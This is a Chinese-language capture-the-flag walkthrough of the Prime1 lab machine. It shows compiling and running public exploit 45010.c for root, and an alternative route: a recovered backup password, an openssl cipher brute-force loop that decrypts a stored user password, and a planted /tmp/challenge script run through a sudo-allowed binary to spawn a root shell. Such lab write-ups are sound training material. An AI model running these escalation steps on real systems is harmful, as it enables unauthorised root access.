
45010.c文件里有编译方法
gcc 45010.c -o 45010
然后运行./45010实现提权

完结撒花
后记
从网上看了看,还有另一种解法
大概思路是找到有suid权限./enc文件的密码
Prime1提权的另一种方式
查看用户权限
可以看到有用户saket不需要密码就能以root权限执行,当执行enc时候可以root权限执行却不要输入密码
移动到/home/saket目录下,首先先查看当前目录下有哪些文件与权限。发现enc是有执行权限的,直接尝试执行需要输入密码。尝试strings能否直接查看enc内容查看不了,尝试file读取enc提示没有读的权限
cd /home/saket
ls -liah
./enc
strings enc #尝试查看enc的内容
file enc #尝试直接读取enc
翻找文件
既然提示要输入密码,接下来的思路就是找敏感文件,看看能不能在关键信息。
find / -name 'backup' 2>/dev/null | sort | less
find #查找文件命令
2>dev/null #将报错文件丢除
sort #将结果排序
less #分页
在/opt/backup文件夹尝试查看server_database,提示server_database是目录。进入server_database目录下找到backup_pass文件,通过读取文件提示enc的密码是backup_password
输入密码
再次执行enc文件,将获得的密码输入进去,提示权限不足enc.txt和key.txt无法释放。我丢,一开始我还是完了www-data权限不够,后面大佬点拨没有sudo去执行,加入sudo后终于成功。
不过出现good为何会如此怪异?txt那两个文件呢?发现执行后在当前目录进行释放了两个txt文件
最后成功得到未知加密方法的密文enc.txt和要进行md5加密后得到秘钥的key.txt
编码加密ippsec得到key
将ippsec不输出结尾的换行符进行md5加密,以空格为分割,打印输出第一个值
sudo echo -n 'ippsec' | md5sum | awk -F ' ' '{print $1}'//
也可以用
printf 'ippsec' | md5sum | awk -F ' ' '{print $1}'
-n #不输出结尾的换行符
md5sum #md5的加密形式
awk #awk是文本处理工具
-F #以什么条件进行分割条件,本例子是用空格进行分割
echo默认在输出内容后加一个\n,导致通过管道符传给MD5sum加密的原始数据为'ippsec\n'而不是'ippsec'
sudo echo -n 'ippsec' | md5sum | awk -F ' ' '{print $1}' | tr -d '\n' | od -A n -t x1 | tr -d '\n' | tr -d ' '
-n #不输出结尾的换行符
md5sum #md5的加密形式
awk #awk是文本处理工具
-F #以什么条件进行分割条件,本例子是用空格进行分割
od
-A
tr #可以对来自标准输入的字符进行替换、压缩和删除。
-d #删除字符串
最后得到ippsec md5的十六进制数
获得所有加密算法名称用于暴力破解
openssl -h //在最后一行复制所有的加密方式写入到Cipher里
为了方便脚本遍历,于是要进行排列优化
gsub(/regexp/,replacement,target可省略) (常与awk进行文本处理)
sudo awk '{gsub(/ /,"\n"); print}' Cipher | sort | uniq | wc -l
sudo awk '{gsub(/ /,"\n"); print}' Cipher | sort | uniq >CipherTypes
gsub #替换\中间的内容
Cipher #操作的文件名名称
sort #结果排序
uniq #结果取唯一值
wc -l #统计结果
CipherTypes #是将结果输出到文件CipherTypes上
echo 密文 | openssl enc -d -a -加密方法 -K 密匙
for Cipher in $(cat 加密方法文件);do echo -n '密文' | openssl enc -d -a -$Cipher -K 秘钥 2>/dev/null ;echo $Cipher;done
for Cipher in $(cat CipherTypes);do echo -n 'xxxxxxxxxxxx' | openssl enc -d -a -$Cipher -K xxxxxxxxxxxxx 2>/dev/null ; echo $Cipher;done
for Cipher in $(cat CipherTypes);do echo 'nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4=' | openssl enc -d -a -$Cipher -K 3336366137346362336339353964653137643631646233303539316333396431 2>/dev/null ;echo $Cipher;done
最后得到saket旧密码为tribute_to_ippsec
远程连接一下
内网提权
查看系统详情
uname -a
查看用户权限
发现可以不需要密码以root权限去执行一个/home/victor/undefeated_victor文件
sudo -l
查看定时任务
cat /etc/crontab
没发现可利用的
尝试提权
sudo /home/victor/undefeated_victor
提示/tmp/challenge文件没有找到(意思可能是执行/tmp/challenge里的命令)
来到/tmp目录下新建一个challenge文件,在文件中写启用一个新的bash线程命令。对文件challenge赋予执行权限,再利用前面提醒的“不需要密码以root权限去执行一个/home/victor/undefeated_victor文件”再执行文件,就获得了root权限。
cd /tmp
echo '#!/bin/bash' >challenge
echo '/bin/bash' >>challenge
chmod +x challenge
sudo /home/victor/undefeated_victor
whoami
获取flag
查找一下root文件夹
find / -name 'root' -type d 2>/dev/null
找到最终flag